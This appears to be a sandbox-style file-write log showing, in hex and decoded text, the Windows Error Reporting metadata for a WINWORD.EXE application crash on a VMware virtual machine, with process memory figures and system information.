C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2930	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3020	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3024	2	09 00		success or wait	4	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3032	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 35 00 38 00 33 00 33 00 33 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5583332</Uptime>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3080	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3084	2	09 00		success or wait	4	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3092	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3170	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3174	2	09 00		success or wait	4	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3182	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3234	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3238	2	09 00		success or wait	4	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3246	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3290	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3294	2	09 00		success or wait	5	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3304	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3394	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3398	2	09 00		success or wait	5	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3408	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3482	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3486	2	09 00		success or wait	5	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3496	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 39 00 32 00 37 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>9277</PageFaultCount>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3570	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3574	2	09 00		success or wait	5	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3584	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 34 00 33 00 39 00 35 00 37 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>24395776</PeakWorkingSetSize>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3682	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3686	2	09 00		success or wait	5	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3696	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 34 00 33 00 33 00 30 00 32 00 34 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>24330240</WorkingSetSize>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3778	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3782	2	09 00		success or wait	5	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3792	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 32 00 39 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>482944</QuotaPeakPagedPoolUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3906	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3910	2	09 00		success or wait	5	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	3920	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 35 00 30 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>445032</QuotaPagedPoolUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4018	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4022	2	09 00		success or wait	5	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4032	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 34 00 38 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>24896</QuotaPeakNonPagedPoolUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4156	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4160	2	09 00		success or wait	5	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4170	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 34 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>23448</QuotaNonPagedPoolUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4278	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4282	2	09 00		success or wait	5	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4292	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 39 00 30 00 38 00 32 00 32 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>9908224</PagefileUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4368	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4372	2	09 00		success or wait	5	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4382	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 30 00 30 00 30 00 36 00 35 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>10006528</PeakPagefileUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4476	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4480	2	09 00		success or wait	5	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4490	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 39 00 30 00 38 00 32 00 32 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>9908224</PrivateUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4562	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4566	2	09 00		success or wait	4	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4574	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4620	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4624	2	09 00		success or wait	3	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4630	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4672	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4676	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4680	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4712	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4716	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4718	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4760	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4764	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4766	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4804	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4808	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4812	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4874	4	0d 00 0a 00		success or wait	8	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4878	2	09 00		success or wait	16	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	4882	72	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 57 00 49 00 4e 00 57 00 4f 00 52 00 44 00 2e 00 45 00 58 00 45 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>WINWORD.EXE</Parameter0>	success or wait	8	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	5536	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	5540	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	5542	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	5582	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	5586	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	5588	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	5626	4	0d 00 0a 00		success or wait	6	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	5630	2	09 00		success or wait	12	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	5634	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6188	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6192	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6194	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6234	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6238	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6240	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6278	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6282	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6286	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6380	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6384	2	09 00		success or wait	2	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6388	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6b 00 6c 00 73 00 71 00 72 00 66 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>klsqrf, Inc.</SystemManufacturer>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6494	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6498	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6502	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6b 00 6c 00 73 00 71 00 72 00 66 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>klsqrf7,1</SystemProductName>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6598	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6602	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6606	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6726	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6730	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6734	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 30 00 34 00 32 00 34 00 34 00 32 00 32 00 37 00 30 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1604244270</OSInstallDate>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6816	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6820	2	09 00		success or wait	2	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6824	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6926	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6930	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	6934	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7002	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	7006	2	09 00		success or wait	1	64F8497A	unknown
